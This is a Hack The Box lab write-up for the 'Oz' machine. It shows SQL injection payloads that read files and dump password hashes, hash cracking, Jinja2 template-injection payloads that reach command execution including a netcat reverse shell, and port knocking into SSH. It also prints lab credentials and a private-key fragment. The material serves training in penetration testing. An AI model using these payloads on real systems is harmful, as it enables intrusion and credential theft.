Hack The Box
PEN-TESTING LABS

Oz

4th January 2019 / Document No D19.100.02

Prepared By: egre55

Machine Author: incidrthreat & Mumbai

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Oz is a hard to insane difficulty machine which teaches about web application enumeration, SQL Injection, Server-Side Template Injection, SSH tunnelling, and how Portainer functionality can be abused to compromise the host operating system. The techniques learned here are directly applicable to real-world situations.

Skills Required

- Intermediate knowledge of Web application enumeration techniques
- Intermediate knowledge of SQL injection techniques
- Basic knowledge of Linux

Skills Learned

- Gain familiarity with WFuzz advanced options
- Accessing file system via SQL injection
- Extraction and cracking of PBKDF2-SHA256 hashes
- Server-Side Template Injection
- Port forwarding using sshuttle
- Privilege escalation via Portainer authentication bypass

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.96 --rate=1000 -p1-65535,U:1-65535 -e
tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.96
```


```
root@kali:~/hackthebox/oz# nmap -Pn -sV -sC -p$ports 10.10.10.96
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 16:40 EST
Nmap scan report for 10.10.10.96
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
|_http-title: OZ webapi
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-title: GBR Support - Login
|_Requested resource was http://10.10.10.96:8080/login
|_http-trane-info: Problem with XML parsing of /evox/about
```

Nmap reveals Werkzeug instances on port 80 and 8080. Werkzeug is a WSGI (Web Server Gateway Interface) utility library for Python. WSGI functionality includes URL Routing (mapping HTTP requests to code to be invoked), Request and Response Objects, and a Template Engine.


Web Application Enumeration

The web page on port 80 requests that a username is registered, while port 8080 displays a login page for the "GBR Support" portal. Attempts to log in with common credentials such as admin:admin are not successful.

Please register a username!



GBR Support



If Werkzeug debug mode has been left enabled, this can result in easy command execution. However, in this instance it is not enabled.

https://raw.githubusercontent.com/Fare9/PyWerkzeug-Debug-Command-Execution/master/exploit_werkzeug.py

```
root@kali:~/hackthebox/oz# python exploit_werkzeug.py
USAGE: python exploit_werkzeug.py <ip> <port> <your ip> <netcat port>
root@kali:~/hackthebox/oz# python exploit_werkzeug.py 10.10.10.96 80 10.10.14.15 443
[-] Debug is not enabled
root@kali:~/hackthebox/oz# python exploit_werkzeug.py 10.10.10.96 8080 10.10.14.15 443
[-] Debug is not enabled
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

WFuzz is run against the installation on port 80, but returns HTTP 200 response codes for all queries.

```
000039:  C=200      0 L        1 W          95 Ch        "img"
000040:  C=200      0 L        1 W         249 Ch        "default"
000041:  C=200      0 L        1 W         131 Ch        "2005"
000042:  C=200      0 L        4 W          27 Ch        "products"
000043:  C=200      0 L        1 W         220 Ch        "sitemap"
000044:  C=200      0 L        4 W          27 Ch        "archives"
000045:  C=200      0 L        4 W          27 Ch        "1"
000047:  C=200      0 L        4 W          27 Ch        "links"
000046:  C=200      0 L        1 W         115 Ch        "09"
000048:  C=200      0 L        1 W         193 Ch        "01"
000049:  C=200      0 L        1 W         163 Ch        "08"
000050:  C=200      0 L        4 W          27 Ch        "06"
000051:  C=200      0 L        1 W         127 Ch        "2"
```

Noting that the line length of the responses is zero, the WFuzz option to exclude responses with lines of zero length is specified. "users" is confirmed as an existing object/page.

```
root@kali:/opt/wfuzz# ./wfuzz -u http://10.10.10.96/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 0
********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.96/FUZZ
Total requests: 220560

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000001:  C=200      3 L        6 W          75 Ch        "# directory-list-2.3-medium.txt"
000002:  C=200      3 L        6 W          75 Ch        "#"
000003:  C=200      3 L        6 W          75 Ch        "# Copyright 2007 James Fisher"
000004:  C=200      3 L        6 W          75 Ch        "#"
000008:  C=200      3 L        6 W          75 Ch        "# or send a letter to Creative Commons, 171 Second Street,"
000009:  C=200      3 L        6 W          75 Ch        "# Suite 300, San Francisco, California, 94105, USA."
000011:  C=200      3 L        6 W          75 Ch        "# Priority ordered case sensative list, where entries were found"
000012:  C=200      3 L        6 W          75 Ch        "# on atleast 2 different hosts"
000013:  C=200      3 L        6 W          75 Ch        "#"
000014:  C=200      3 L        6 W          75 Ch        ""
000005:  C=200      3 L        6 W          75 Ch        "# This work is licensed under the Creative Commons"
000006:  C=200      3 L        6 W          75 Ch        "# Attribution-Share Alike 3.0 License. To view a copy of this"
000007:  C=200      3 L        6 W          75 Ch        "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000010:  C=200      3 L        6 W          75 Ch        "#"
000202:  C=200      3 L        6 W          79 Ch        "users"
000481:  C=200      0 L        4 W          27 Ch        "skins"
```

After navigating to "/users", the registration message is still shown, although the formatting has changed. However, appending a word to /users, e.g. "/users/admin" results in an API window displaying JSON output, which confirms that "admin" is a valid username. It seems that the HTTP request for "/users/admin" invoked a SQL query such as "`SELECT * FROM users WHERE username='admin'`".


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Exploitation

SQL Injection

Various SQL injection payloads are attempted and the famous `' OR '1'='1` returns "dorthi", which confirms that there is a SQL injection vulnerability.

The database version and name are queried.






It is also worth checking if it is possible to read from the file system. `load_file('/etc/passwd')` doesn't return any output, but providing hex-encoded file paths is successful. A programming/scripting language of choice can be used to generate the hex-encoded values

```
printf 0x; printf "/etc/passwd" | xxd -ps -c 200 | tr -d '\n'; echo
```

```
root@kali:~/hackthebox/oz# printf 0x; printf "/etc/passwd" | xxd -ps -c 200 | tr -d '\n'; echo
0x2f6574632f706173737764
root@kali:~/hackthebox/oz#
```

```
http://10.10.10.96/users/writeup' UNION ALL SELECT
load_file(0x2f6574632f706173737764)-- -
```



See if a SSH key exists for user "dorthi":

```
http://10.10.10.96/users/writeup' union all select
load_file(0x2f686f6d652f646f727468692f2e7373682f69645f727361)-- -
```

An encrypted SSH key exists. After copying the data within the quotes, the following command is issued to fix the formatting:


```
cat id_rsa | awk '{gsub(/\\n/,"\n")}1'
```

```
root@kali:~/hackthebox/oz# cat id_rsa | awk '{gsub(/\\n/,"\n")}1'
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,66B9F39F33BA0788CD27207BF8F2D0F6

RV903H6V6lhKxl8dhocaEtL4Uzkyj1fqyVj3eySqkAFkkXms2H+4lfb35UZb3WFC
b6P7zYZDAnRLQjJEc/sQVXuwEzfWMa7pYF9Kv6ijIZmSDOMAPjaCjnjnX5kJMK3F
e1BrQdh0phWAhhUmbYvt2z8DD/OGKhxlC7oT/49I/ME+tm5eyLGbK69Ouxb5PBty
h9A+Tn70giENR/ExO8qY4WNQQMtiCM0tszes8+guOEKCckMivmR2qWHTCs+N7wbz
a//JhOG+GdqvEhJp15pQuj/3SC9O5xyLe2mqL1TUK3WrFpQyv8lXartH1vKTnybd
9+Wme/gVTfwSZWgMeGQjRXWe3KUsgGZNFK75wYtA/F/DB7QZFwfO2Lb0mL7Xyzx6
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Focus can be turned to enumerating the database, and checking for user-created tables.

```
http://10.10.10.96/users/writeup' UNION ALL SELECT table_name FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema NOT IN ('information_schema',
'mysql') LIMIT 0,1-- writeup
```




```
http://10.10.10.96/users/writeup' UNION ALL SELECT table_name FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema NOT IN ('information_schema',
'mysql') LIMIT 1,1-- writeup
```

The tables "tickets_gbw" and "users_gbw" exist. Now to enumerate the columns:

```
http://10.10.10.96/users/writeup' UNION ALL SELECT column_name FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema=database() AND
table_name='users_gbw' LIMIT 1,1-- writeup
```


```
http://10.10.10.96/users/writeup' UNION ALL SELECT column_name FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema=database() AND
table_name='users_gbw' LIMIT 2,1-- writeup
```

The table "users_gbw" contains columns "username" and "password". Multiple logins exist, and

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

usernames and associated password hashes are extracted.

```
http://10.10.10.96/users/writeup' UNION ALL SELECT
CONCAT(username,':',password) FROM users_gbw WHERE id='1' -- writeup
...
http://10.10.10.96/users/writeup' UNION ALL SELECT
CONCAT(username,':',password) FROM users_gbw WHERE id='6' -- writeup
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PBKDF2-SHA256 Hash Cracking

The hash format is identified and is supported by John.

```
root@kali:~/hackthebox/oz# hashid '$pbkdf2-sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78'
Analyzing '$pbkdf2-sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78'
[+] PBKDF2-SHA256(Generic)
```

PBKDF2-SHA256 is quite a computationally expensive algorithm, but after a while (potentially a few hours in a VM) the password `wizardofoz22` is found for login `wizard.oz`.

```
root@kali:~/hackthebox/oz# john hashes.txt --wordlist=rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 AVX 4x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
wizardofoz22     (wizard.oz)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Server-Side Template Injection

Testing

The gained credentials are used to log into the "GBR Support" portal. Once logged in, it seems that functionality to create tickets is available. A new ticket is created and the request is examined in Burp Suite.

Given the underlying technologies, it is worth testing for SSTI vulnerabilities. A simple injection is attempted, and if there is a vulnerability the answer 49 should be returned.

```
{{7*7}}
```

Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.96:8080/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTU0Njc2MDI1MH0.a2La4IV6fMcbRZw
Gblt9y5fa1VCmuzb1ViUnQHfQkPQ
Connection: close
Upgrade-Insecure-Requests: 1

name={{7*7}}&desc=test
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 19
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:18 GMT

Name: 49 desc: test
```

It is, and in the next test a string of seven sevens is likewise returned.


```
{{'7'*7}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 24
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:02 GMT

Name: 7777777 desc: test
```

Template engines respond differently to these tests, and depending on the output, the engine can be identified. The Flask/Jinja2 template engine will respond with `7777777` to `{{7*'7'}}`, and so further testing is undertaken based on this assumption.



https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20injections#basic-injection

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Within Jinja2 templates, several global variables exist, such as self and config.

```
{{self}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 47
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:30 GMT

Name: &lt;TemplateReference None&gt; desc: test
```

```
{{config}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1782
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:38 GMT

Name: &lt;Config {&#39;JSON_AS_ASCII&#39;: True, &#39;USE_X_SENDFILE&#39;: False,
&#39;SQLALCHEMY_DATABASE_URI&#39;: &#39;mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4/ozdb&#39;,
&#39;SESSION_COOKIE_SECURE&#39;: False, &#39;SQLALCHEMY_TRACK_MODIFICATIONS&#39;: None,
&#39;SQLALCHEMY_POOL_SIZE&#39;: None, &#39;SQLALCHEMY_POOL_TIMEOUT&#39;: None, &#39;SESSION_COOKIE_PATH&#39;:
```

The output of the config variable reveals the credentials `dorthi:N0Pl4c3L1keH0me`. Given the possession of a private key and credentials it would be good to test for SSH access, but the Nmap scan showed that SSH is not available.

The available subclasses are then enumerated.

```
{{''.__class__.mro()[2].__subclasses__()}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 24480
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:10:47 GMT

Name: [&lt;type &#39;type&#39;&gt;, &lt;type &#39;weakref&#39;&gt;, &lt;type &#39;weakcallableproxy&#39;&gt;,
&lt;type &#39;weakproxy&#39;&gt;, &lt;type &#39;int&#39;&gt;, &lt;type &#39;basestring&#39;&gt;, &lt;type
&#39;bytearray&#39;&gt;, &lt;type &#39;list&#39;&gt;, &lt;type &#39;NoneType&#39;&gt;, &lt;type
```

This returns a lot of information, and the data (minus the headers) is re-formatted to allow for easier enumeration.

```
awk '{gsub(/&#39;/,"\n")}1' <classes.in | grep -v ';' | sed -e "1d" >
classes.out
```

```
grep -n 'file\|subprocess' classes.out
```

Subclasses such as "file" and "subprocess.Popen" are of interest and are both available.

```
root@kali:~/hackthebox/oz# grep -n 'file\|subprocess' classes.out
40:file
132:socket._fileobject
230:subprocess.Popen
```

"file" is at 40 in the list and "subprocess.Popen" is at 230, and these numbers are used to invoke their functionality. Files can be read using the following command:

```
{{''.__class__.mro()[2].__subclasses__()[40]('/etc/passwd').read()}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1286
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 22:42:57 GMT

Name: root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Command Execution

Command execution is possible using "subprocess.Popen". Command output can be redirected to a file and subsequently read, or a reverse shell can be obtained.

```
{{''.__class__.mro()[2].__subclasses__()[230]('/usr/bin/nc 10.10.14.2 443
-e /bin/sh',shell=True)}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 63
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 23:45:26 GMT

Name: &lt;subprocess.Popen object at 0x7feeb2a14610&gt; desc:
```

```
root@kali:~/hackthebox/oz# ufw allow from 10.10.10.96 to any port 443
Rule added
root@kali:~/hackthebox/oz# nc -lvnp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.96.
Ncat: Connection from 10.10.10.96:42262.
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Command Execution is also possible by loading objects into the configuration environment via "from_pyfile":

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20injections
https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii.html

```
name={{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg',
'w').write('from subprocess import check_output\n\nRUNCMD =
check_output\n') }}&desc=
name={{ config.from_pyfile('/tmp/evilconfig.cfg') }}&desc=
```

```
name={{ config['RUNCMD']('ls -al',shell=True) }}&desc=
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 471
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 23:41:50 GMT

Name: total 28
drwxr-xr-x    5 root     root          4096 May 15  2018 .
drwxr-xr-x   53 root     root          4096 May 15  2018 ..
drwxr-xr-x    2 root     root          4096 Apr 25  2018 .secret
-rw-r--r--    1 root     root           363 May  4  2018 Dockerfile
-rw-r--r--    1 root     root           143 Apr 10  2018 run.py
-rwxr--r--    1 root     root           293 Apr 25  2018 start.sh
drwxr-xr-x    4 root     root          4096 May 15  2018 ticketer
 desc:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

SSH Access as Dorthi

The current user is root, although the shell is currently inside a docker container.

```
grep -i docker /proc/self/cgroup  2>/dev/null; find / -name "*dockerenv*"
-exec ls -la {} \; 2>/dev/null
```

```
grep -i docker /proc/self/cgroup  2>/dev/null; find / -name "*dockerenv*" -exec ls -la {} \; 2>/dev/null
11:cpuset:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
10:blkio:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
9:freezer:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
8:hugetlb:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
7:pids:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
6:perf_event:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
5:net_cls,net_prio:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
4:devices:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
3:memory:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
2:cpu,cpuacct:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
1:name=systemd:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
-rwxr-xr-x    1 root     root             0 May 15  2018 /.dockerenv
```

Enumeration continues, and the file "knockd.conf" within the ".secret" directory is examined. This reveals the port knocking sequence required to open SSH.

```
cd /.secret
ls -al
total 12
drwxr-xr-x    2 root     root          4096 Apr 24  2018 .
drwxr-xr-x   53 root     root          4096 May 15  2018 ..
-rw-r--r--    1 root     root           262 Apr 24  2018 knockd.conf
cat knockd.conf
[options]
        logfile = /var/log/knockd.log

[opencloseSSH]

        sequence        = 40809:udp,50212:udp,46969:udp
        seq_timeout     = 15
```

The "knock" python script created by @grongor is used. SSH passphrase: `N0Pl4c3L1keH0me`

```
python3 /opt/knock/knock 10.10.10.96 -u 40809 50212 46969 -d 10
ssh dorthi@10.10.10.96 -i id_rsa
```

https://github.com/grongor/knock

Portainer Abuse

sudo -l reveals that Dorthi is allowed to run specific docker commands as root.

```
dorthi@Oz:~$ sudo -l
Matching Defaults entries for dorthi on Oz:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dorthi may run the following commands on Oz:
    (ALL) NOPASSWD: /usr/bin/docker network inspect *
    (ALL) NOPASSWD: /usr/bin/docker network ls
```

The docker networks are listed and inspected.

```
sudo /usr/bin/docker network ls
```

```
dorthi@Oz:~$ sudo /usr/bin/docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
f40e55a6bf87        bridge              bridge              local
49c1b0c16723        host                host                local
3ccc2aa17acf        none                null                local
48148eb6a512        prodnet             bridge              local
dorthi@Oz:~$
```

```
sudo /usr/bin/docker network inspect bridge
```

```
dorthi@Oz:~$ sudo /usr/bin/docker network inspect bridge
[
    {
        "Name": "bridge",
        "Id": "f40e55a6bf8781b5ff9922a3d03a817a2ca059d1648a441e6d136120e88897a6",
        "Created": "2018-12-30T16:25:54.187820436-06:00",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.17.0.0/16",
                    "Gateway": "172.17.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": false,
        "Containers": {
            "e267fc4f305575070b1166baf802877cb9d7c7c5d7711d14bfc2604993b77e14": {
                "Name": "portainer-1.11.1",
                "EndpointID": "905ba90e6e891e1795c535698315982de1c30be940f07898dd1cec02c8fc40e6",
                "MacAddress": "02:42:ac:11:00:02",
                "IPv4Address": "172.17.0.2/16",
```

The IP address 172.17.0.2 is specified as a Portainer instance, which is a UI for managing Docker

containers. Sending a CLI request to this IP address on port 9000 is successful, which confirms that the Portainer web interface is available, although it is not accessible remotely.

```
nc 172.17.0.2 9000
GET / HTTP/1.1
Host: 172.17.0.2
```

